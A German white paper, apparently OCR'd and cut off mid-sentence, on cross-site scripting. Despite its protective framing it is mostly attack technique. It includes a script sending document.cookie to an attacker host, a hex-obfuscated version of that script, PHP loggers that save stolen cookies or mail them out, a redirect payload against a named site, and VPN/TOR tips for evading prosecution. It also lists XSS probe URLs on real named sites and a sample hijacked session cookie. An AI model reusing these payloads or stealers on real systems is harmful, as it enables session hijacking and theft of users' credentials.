CROSS-SITE-SCRIPTING

Dokumentation, Analyse & Techniken

Inhaltsverzeichnis:

Vorwort:
Mit dem Wachstum, des Internets steigen ebenfalls die Angriffe im Bereich von Cross-Site-Scripting. Um dem entgegen zu treten werde ich heute mit einigen Sachen aufräumen indem ich es verständlich erkläre. In diesem White-Paper geht es darum sich und seine Mitmenschen davor zu schützen sollchen XSS-Attacken zu unterliegen.

Hier wird Schritt für Schritt erklärt und vorgestellt was XSS eigentlich ist und wie es angewendet wird von potenziellen Angreifern oder PenTestern. Ich hoffe das euch als Leser, das White-Paper gut gefällt.

Sollten Sie aus irgendwelchen Gründen *interessante* und *ungeklärte* Fragen haben, dann könnt Ihr euch gerne an unsere Kontakt-Adressen wenden. Wenn Sie interessante Works-Shops aus dem Bereich "Cross-Site-Scripting" in anspruch nehmen wollen, können Sie sich ebenfalls gerne an die unten aufgeführte Adresse wenden. Spam, Viren, XSS-Links & Co. werden gefiltert und gelöscht.

Authors:

~Remove => https://ssl.kodama.com/securemail.aspx?id=y3ng2zks56137p88

~Smash => https://ssl.kodama.com/securemail.aspx?id=601qkzxx5hv8jkbc

~X4lt => https://ssl.kodama.com/securemail.aspx?id=c9rpydg7wu65icc7

Cross-Site-Scripting(XSS):
Cross Site Scripting zählt zu den am meisten verbreiteten Angriffsformen auf Webseiten. Dabei versucht der Angreifer Scriptcode so in die Webseiten einzubetten das dieser auf dem Rechner des Clients ausgeführt wird. Häufig wird als Scriptsprache dazu Javascript eingesetzt da diese in den meisten Browsern aktiviert ist. Denkbar wären jedoch auch andere Sprachen wie z.B. HTML, VBScript, ActiveX oder Flash. Für diese Art des Angriffes gibt es verschiedene Angriffsszenarien von denen die bekanntesten wohl das Cookie-Stealing oder das Session Hijacking sind. Cookie Stealing ist eine Technik die es dem Angreifer ermöglicht mit Hilfe eines eingebetteten Codes die Cookies fremder Nutzer auszulesen und deren Session zu übernehmen weshalb diese Technik auch Session Hijacking genannt wird.

Cross-Site-Scripting wird in der Computer-Scene auch "XSS" genannt, weil man Verwechselungen mit CSS (Cascading Style Sheet) vermeiden wollte. So nennt man "XSS" als Stichwort wenn es um Cross-Site-Scripting Lücken geht. Daran Schuld sind auch Suchmaschinen die bei einer Eingabe von "CSS" alles mögliche findet außer "Cross-Site-Scripting" Beiträge oder Sicherheitslücken. Wenn man aber nach XSS sucht wird man sofort fündig.

Parameter Arten:

GET	Die klassische Mathode um Code über die URL einzuschleusen, hier ruft der Benutzer lediglich die URL auf und führt den Code aus.
POST	Eine weitere HTTP Methode, hier benötigt man ein HTML-Formular sowie ein Stück JavaScript Code um den Benutzer ein POST Request versenden zu lassen.
(COOKIE)	Über Cookies sowie Browserkennung ist es auch möglich Code einzuschleusen, Cookies lassen sich aber nicht direkt für eine Webseite ändern (nur durch JavaScript über GET/POST.

Persistenter Angriff (Serverseitig/Serverside)
Unter einer persistenten XSS Attacke versteht man das dauerhafte anzeigen das Codes auf der Webseite. Wird ein Kommentar oder einen Gästebuchbeitrag gespeichert und bei der Ausgabe nicht ausreichend gefiltert. So wird der Code für Jeden immer wieder sichtbar. Dies Attacke kann also server-seitig im Cache einer Applikation sein aber auch in allen eingebundenen Datenbanken z.B. als Forentopic.

Nicht persistenter Angriff (Clientseitig/Clientside)
Hier wird der User durch ein Code in einem Request (GET/POST) zur gewünschten Aktion geführt. Ist also nur für den Nutzer den die manipullierte URL bekommt (bzw. Das POST Request ausführt).

DOM basiert oder Lokal:
Diese Technik wird in der Security-Szene auch DOM basiertes- oder lokales Cross-Site-Scripting genannt. Anders als bei den persistenten oder nicht persistenten angriffsmethode geht es hierbei nich um eine Schwachstelle die über die Webapplikation ausgenutzt wird. Bei dieser Methode wird der schädliche Code zum direkten ausführen an ein clientseitiges Script übergeben. Ein potenzieller Angreifer kann so beliebige Schadcode & XSS Routinen einschleusen. Darunter fallen z.B. Script Tags oder URL Argumente zum ausgeben von wichtigen Daten.

Nehmen wir an eine clientseitiges JavaScript fängt die Eingabe für den Argumentwert auf und gibt ihn danach wieder aus ...

http://global-evolution.info/testfolder/feed.html?arg=Argumentwert

Der richtige übertragene Wert nennen wir mal (x) numeric. Nun kommt aber ein Angreifer und überträgt in das clientseitige lesende Script einen Befehl wie z.B. ...


http://global-evolution.info/testfolder/feed.html?arg= <script>alert(document.cookie)</script>

Am Ende nach dem Aufruf würde das Script im Kontext, der Seite ausgeführt. Dem Angreifer würden in diesem Beispiel, die Sessiondaten übermittelt.

Angriffs-Techniken:
Es gibt beim Cross-Site-Scripting 3 bekannte Angriffs-Schemen die unterschiedlich ablaufen. Diese Techniken unterscheiden sich in den Möglichkeiten die man bei einem sollchen Angriff anwenden kann. Alle haben aber eins gemeinsam und das ist einfach die Technik sich seitenübergreifend ausnutzen zu lassen. Viele denken das Cross-Site-Request Forgery auch zu den XSS Angriffen gehört weil es ebenfalls seiten-übergriefend ist. Leider ist das in dem Falle aber nicht so weil XSS und CSRF sich deutlich in der Art, des Angriffs unterscheiden.

Cross-Site-Authtification:
Cross-Site-Authification ist eine Technik die von potenziellen Angreifern z.B. verwendet wird, um in Content-Management-Systemen, die Cookies für die Authentifizierung zu stehlen. Angreifer können so mit einfachem Javacode an der Authentifizierung vorbei kommen wenn sie die Session den Opfers verwenden. Diese Session ist meistens ja noch nicht expired(abgelaufen) weil kein Logout statt gefunden hat und so nutzt der Angreifer die übertragene Session für die Authification bei der Applikation. So kann ein potenzieller Angreifer schnell und einfach an Admin-Accounts kommen und Server oder Systeme zerstören indem er später eine shell droppt(abwirft/ablegt).

Example: *?=>"<script>alert(document.cookie)</script>*



Cross-Site-Cooking
Diese Technik nennt sich auch Session-Fixation-Attacke oder auch "CSC" (Cross-Site-Cooking). Mit Hilfe dieser Technik ist es möglich nicht generierte Cookies die feste Zuweisungen haben zu simulieren und somit die Session eines anderen zu übernehmen. Man stelle sich vor wir haben eine PHP/SQL-Applikation die einem Benutzer automatisch die "ID=691128" für administrative Rechte zuordnet wenn er sich als Administrator anmeldet.

Wenn die Applikation nun Open-Source ist kann sich der Angreifer einfach das Script laden und schauen welche "ID" standardmässig vergeben wird was sonst von außen nicht einsehbar ist ohne Source.

Ebenso kann der Angreifer sich diese Session auch anzeigen lassen ohne den Source anzuschauen wenn er als User eingeloggt ist und dann einen XSS Aufruf provoziert. Es ist dann auch möglich für einen Angreifer seine eigene ID mit einem Aufruf zu überprüfen und dann andere Sessions zu simulieren.

XSS-Request

Angreifer ----------> (Benutzer-ID)=27

Der Angreifer weiss nun das er die "ID=27" hat und versucht beliebig viele andere Adressen zu simulieren, da es viele User gibt aber keine zufälligen Ids.

Fake-Request

Angreifer ----------> (Benutzer-ID)=25 (Moderator)

Angreifer ----------> (Benutzer-ID)=3 (User/Guest)

Angreifer ----------> (Benutzer-ID)=1 (Administrator)

Sollte eine der IDs eine Session haben die noch nicht expired(abgelaufen) ist kann es schnell zu einem Problem werden für den eingeloggten Session-ID Benutzer. Er wird meistens ausgeloggt bei so einer Attacke weil der Angreifer schnell Passwörter zu dem jeweiligen ACP ändert und die Session beendet um eine neue zu starten.

Wie man sehen kann ist es möglich oben in der URL Veränderungen einzuschleusen. Man kann den Preis ändern und auch eigene Kommentare einschleusen die man später im Warenkorb ablegen kann. Die Methode den Seiten-Content über die URL weiterzugeben ist eine sehr bedenkliche Variante da jeder einfach eigene Seiten erstellen kann indem er z.B. "iframes" einbindet. Wie man hier sehen kann ist eine Session für einen bestimmten Artikel fest definiert und es wird nicht überprüft ob es den auch wirklich der Artikel mit den festgelegten Parametern für den Content ist.

Cookie-Stealing:
Cookie-Stealing ist eine Technik die es dem Angreifer ermöglicht mit Hilfe eines eingebetteten Codes, die Cookies fremder Nutzer auszulesen und deren Session zu übernehmen weshalb diese Technik auch Session Hijacking genannt wird.Meistens werden Cookies/Session über Server per Web-Script gestohlen. Dem Opfer wird ein präparierter Link zugesendet. Sobald der Empfänger diesen Link anklickt wird er unwissend über eine dritte Seite weitergeleitet und seine aktuelle Session wird über einen spezifisch im Script festgelegten Parameter geklaut.

Die Session wird meistens über eine Log-Datei im Chmod 777 aufgefangen damit sie zu jeder Zeit auch

angesprochen werden kann von jedem System.

Ein gutes Beispiel hier für sind Webforen & Portale. Der Angreifer könnte in seiner Nachricht folgenden Javascriptcode unterbringen, der ein Image Object erzeugt das auf das "cookie.php" Script zeigt und damit unbemerkt einen HTTP Request an das Script versenden kann.

```
<script>
var img=document.createElement('IMG');
img.src="http://angreifer.com/cookie.php?cookie="+document.cookie;
Document.body.appendChild(img);
</script>
```

Da ein Angreifer ja nicht möchte das jemand der ein bischen aufmerksamer seine Links überprüft sie ertappt gibt es Möglichkeiten den Sourcecode mit den Aufrufen zu verschleiern. Um das ganze noch etwas mehr zu verschleiern könnte der Angreifer den Code noch Hexdezimal codieren, das ganze würde dann so aussehen:

```
%3C%73%63%72%69%70%74%3E%0A%76%61%72%20%69%6D%67%3D%64%6F%63%75%
6D%65%6E%74%2E%63%72%65%61%74%65%45%6C%65%6D%65%6E%74%28%27%49%4
D%47%27%29%3B%0A%69%6D%67%2E%73%72%63%3D%22%68%74%74%70%3A%2F%2F
%61%6E%67%72%65%69%66%65%72%2E%63%6F%6D%2F%63%6F%6F%6B%69%65%2E%
70%68%70%3F%63%6F%6F%6B%69%65%3D%22%2B%64%6F%63%75%6D%65%6E%74%2E
%63%6F%6F%6B%69%65%3B%0A%44%6F%63%75%6D%65%6E%74%2E%62%6F%64%79%
2E%61%70%70%65%6E%64%43%68%69%6C%64%28%69%6D%67%29%3B%0A%3C%2F%7
3%63%72%69%70%74%3E
```

Nun will der potenzielle Angreifer noch das die Session übertragen wird damit er sich als Administrator einloggen kann. Das nun folgende Beispiel-Script mit dem namen"*cookie.php*" könnte die Cookies einfach in eine Datei speichern die auf einem anderen Server liegt.

```
<?php
$cookie = $_GET['cookie'];
$file = fopen('cookies.txt', 'a');
fwrite($file, $cookie . "\n");
?>
```

Wenn der Angreifer nun selber diesen Cookie nutzt kann er damit die Identität des Nutzers übernehmen. Um das ganze mal selbst zu testen kann man den Javascript Code in einer PHP Datei speichern und davor eine Session starten mit folgendem Code:

```
<?php
session_start();
?>
```

Wenn diese Seite dann aufgerufen wird und die Pfade entsprechend angepasst sind wird die Session-ID von dem Cookie Script gespeichert. Um sich seine eigene Cookies (Session) anzuschauen empfehlen ich das "Mozilla DeveloperKit Addon". Man kann einfach in der Browserleiste auf Cookies gehen und die values editieren und aufrufen. Es gibt aber noch eine weitere ähnliche Methode um Cookies zu klauen und Sessiondaten von Benutzern zu verwerten. Nehmen wir mal an wir haben eine große Webseite mit Community und wir stellen fest das wir über einen unsauberen Parameter eigene Codes einschleusen und ausführen können.

```
ack.asp?pk=%3C/script%3E%20%22%3E%3Cscript%20src%3Dhttp%3A//server.de/rm.js%3E%3C/script
```

Der oben in aufgeführte CSS(Cross-Site-Scripting) Bug funktioniert einwandfrei und wurde nicht sofort gefixt. Um eine sollche Lücke ausnutzen zu können braucht man nur wenige Utentsilien die es in Form von Files.

- **rm.js** <---- Link mit eingebundener Lücke + ÜbergabeParameter
- **index.php** <---- Simuliert eine Fakeseite wo auch ein Login sein könnte (*variabel)
- **stealer.php** <---- Klaut die Daten eines Benutzers und leitet weiter
- **cookie.dat** <---- Speichert Sessiondaten eines Opfers

Wenn ein Angreifer den Bug ausnutzen möchte muss er einen anderen Community-User nur dazu verleiten einen manipulierten Link in einer Mail oder PM anzuklicken. Nach dem anklicken des Links wird man weitergeleitet über eine Index-Seite auf eine Java-Script Seite.

location.href='http://target.com/ack.asp?pk=%3C/script%3E%20%22%3E%3Cscript%20src%3Dhttp%3A//server.com/stealer.php%3E%3C/script%3E?steal='+escape(document.cookie)

Von dieser Seite wird man dann wieder weiterleitet über die 'rm.js' an die 'stealer.php'. Die 'stealer.php' speichert am Ende die Cookies des Users (der momentanen Session) in einer cookie.dat ab. Der potenzielle Angreifer kann sich die Daten auch gleich per E-Mail senden lassen.


```
$cookie = $_GET['steal'];                                  <---- Übergabe an ?steal=
$ip = getenv("REMOTE_ADDR");                               <---- Destination IP
$Time = date("l dS of F Y h:i:s A");                       <---- Zeit/Datum
$msg = "Cookie: $cookie\nIP Address: $ip\Time: $Time"; <---- Komponenten für Mail-Nachricht
$subject = "cookie";                                       <---- Datei in der Sessions gespeichert werden
mail("01x445@gmail.com", $subject, $msg);                  <---- Session wird an E-Mail Adresse gesendet
header ("location: http://www.target.com/");               <---- Ziel-Webseite wohin weitergeleitet wird
```


Nach einem Aufruf wird der Community-User spontan auf die angegebene Webseite weitergeleitet(z.B. gmail.com). In der "cookie.dat" ist nun alles drin gespeichert was der Angreifer braucht um sich mit dem falschen Profil des ahnungslosen Users einzuloggen. Die "cookies.dat" oder auch "LOG" genannt steht in den meisten Fällen offen und über HTTP (80) erreichbar auf dem übernommenen Webserver. Der Angreifer ruft seine Log-Datei nur mit starker Verschlüsslung(VPN;TOR) auf und entgeht so der Strafverfolgung. So könnte eine gültige Session aussehen ...

RPSMaybe=1168680596; MC1=V=3&GUID=e9113df04c9b416c8ad10e813b60a82d; **mh=**MSFT;
CULTURE=EN-US; MSNRPSAuth=FADiABQpUR9OBt1BodNRFN5x4zKhh9UwAQNmAAoAK612jiPHw9sND9VrD5rcuPu;
MSNRPSShare=1;**ushpsvr=**M:5|F:5|T:5|E:5|D:blu|W:F;
ushpcli=0|H.0.1|G.0.1|Z.0.1|R.0.1.cap|C.0.1.lg:newyorkny|L.0.1.LN:WNBC;
ushpwea=wc:USNY0996;
smc_vid=2004050101;
smc_bid=ed1e2c7291d444fca36223f3a1546cc9;
smc_cid=id=ded86dbd54394cceb0e0764bf921dc1f&dob=20070113;
MSPAuth=990eKhYn2BbyccvXTvJH6GsXLc1KzWN%2aXLrkNiaED5cQjt;
MailToken=04961f08b62f12ac6ffa9faeed3f2bee349519d3a5953807ad55a4f938a39cc9;
PIM=1%2clang%2cDE%2ctabstyle%2c4%2cluster114%ion%2cInvalidSubSection/results.asp?FORM=AS14&srch=4&q=");}


Cross-Site-Scripting Lücken & Internet-Seiten:
Man findet man XSS-Lücken auf Seiten von großen Konzernen ebenso wie auf Seiten von Banken oder Kreditinstituten. Im folgenden Fall kann man eine Lücke sehen die einen bösartigen Datenklau zeigen könnte. Eher erschreckend wenn man bedenkt das es eine führende und sehr seriöse Bank ist die tausende von Kunden hat und verwaltet.

Example: *volksbank.at/m101/volksbank/de/uebersichtsseite/private.jsp?locincl=>"<script>alert('X')</script>*






Ebenso sind aber auch andere Online-Shops oder staatliche Institutionen von XSS-Lücken betroffen. Im folgenden Fall ist es eine Sicherheitslücke auf der Internetseite der Lufthansa. Mit Hilfe der aufgeführten XSS-Lücke könnte ein Angreifer an die Session-Daten von anderen Benutzern kommen um so auf fremden Namen Tickets bestellen.



Hier finden wir eine Cross-Site-Scripting Lücke die es ermöglicht "ADIDAS" Kunden im Shop um ihre Kreditkartendaten zu erleichtern. Mail-Order Betrug und Fake Shopping sind die Folge von ungepatchten XSS Lücken die sich zeitweilig auf das ganze Unternehmen auswirken können, wenn sie nicht rechtzeitig erkannt und gefixt werden können.



Internetseiten wie "Vodafone" oder "o2" sind besonders bevorzugt von Angreifern bei "Cross-Site-Scripting" Attacken weil Sie schnell und einfach Kreditkartennummern, PrePaidCards und ähnliches besorgen können. Dies ist natürlich ein großer Dorn im Auge, der Vertreiber sollcher Portale weil jährlich mehrere tausend €uro an Schäden wegen sollchen Diebstählen zu verbuchen sind.

Wie man hier sehen kann kommt es häufig vor das sollchen fatalen Sicherheitslücken auf bekannten Internetseiten anzutreffen sind. grundsätzlich ist niemand sicher vor sollchen Problematiken. Um so größer ein Projekt wird um so wahrscheinlicher ist es das man eine CSS-Lücke (XSS) findet.

System & -Informations Dateien:
Dann möchten wir eine eigentlich auf den ersten Blick sehr unrelevante XSS-Lücke schauen die in der "phpinfo.php" eines Webservers versteckt ist. Wenn man z.B. an die "phpinfo.php" ohne einen Parameter einfach nur ?=[XSS] anhängt kann man Session auslesen und eine Fehlermeldung provozieren die einem eigentlich nix bringt weil auf der Homepage ja nix zu holen ist ohne die entsprechenden Informationen. Also schauen wir man hinter die Technik, der Lücke und werden uns schnell im klaren darüber, dass der Cookie ja für die ganze Domain gilt und alle Informationen wie Boardcookies, andere Authentifizierungen für Applikationen und evtl. auch andere Sessiondaten bei einem Aufruf übertragen werden können. Wenn ein potenzieller Angreifer nun einen manipulierten Link in einem Forum postet was auf dem (identischer Server) Server hostet werden Sessiondaten übertragen und man kann einfach Logins und Passwörter ausspähen. Komischerweise ist die Lücke in allen Webseiten mit "phpinfo.php" vorhanden und wurde niemals gefixt. Sogar die jetzige Version beinhaltet die XSS-Lücke und man kann sie unter spezifischen Vorraussetzungen (vorhanden Applikation) ausnutzen. So unentdeckte XSS verschleppen sich durch das Internet und landen auf tausenden von Servern. Teamspeak2-Server & Clients haben ebenfalls große XSS Schwachstellen durch alle Versionen geschleppt
.
Hardwarespezifische Konfigurationsmenüs:
Wenn wir auf das Thema:"Harwarebasierende Konfigurationsmenüs" zu sprechen kommen werden sich wahrscheinlich einige Leser denken, was ich damit eigentlich wirklich meine. Unter einem HbK verstehe ich z.B. einen Router(Hardware) der mit einem spezifischen Konfigurationsmenü gewartet und eingestellt werden kann. Viele Programmierer die sich darauf spezialisiert haben für Hardware-Produkte automatisierte Interfaces zu coden haben leider kaum Ahnung von IT-Sicherheit. Sie programmieren ihre Scripte auf Teufel komm raus, unheimlich schnell und für viel Profit. Dabei bleibt leider der Aspekt, der IT-Sicherheit im Bereich "WEB" meistens komplett auf der Strecke. Viele Interfaces bei großen Routervertreibern sind so eingestellt, dass auch ein normaler Benutzer gewisse Einstellungen machen kann wenn der Administrator dies auch zulässt. Besonders trifft das auf größere Firmen zu die ihre Port-Aktivitäten ständig ändern und umkonfigurieren müssen. Ein potenzieller Angreifer muss nicht immer aus China oder Russland angreifen sondern kann auch schon im localen Netzwerk sein.


An dieser Stelle setzen wir an mit dem Sicherheitsproblem was in diesem speziellen Falle besteht. Ein Mitarbeiter oder ein unbekannter hat sich Zugang auf das locale Netzwerk verschafft über W-LAN und will nun versuchen mit den momentanen Rechten das Firmennetzwerk zu blockieren oder den Betrieb komplett zu sabotieren. Um allen die Leitungen abzustellen braucht er als erstes einen Router-Account mit einem einfachen Benutzerzugang. Er setzt sich einen Apache-Server auf und richtet sich eine Locale-Domain ein die im Netzwerk erreichbar ist. Er legt einen Stealer auf seinem im Netzwerk erreichbaren WebServer ab und versucht einem Benutzer diesen Link ausführen(unterschieben/vicn) zu lassen.


Der Benutzer findet in seinem Postfach eine E-Mail in der steht das sein Chef will, dass er den Router umkonfiguriert. Der ahnungslose Benutzer klickt natürlich auf diesen Link, wird weitergeleitet auf den Server und legt da die Cookies für die Session im Routerinterface ab. Der potenzielle Angreifer freut sich nach 5Minuten über die aktuelle nicht abgelaufene (expired) Session. Er setzt die Value des Cookies bei sich ein und lädt die über das 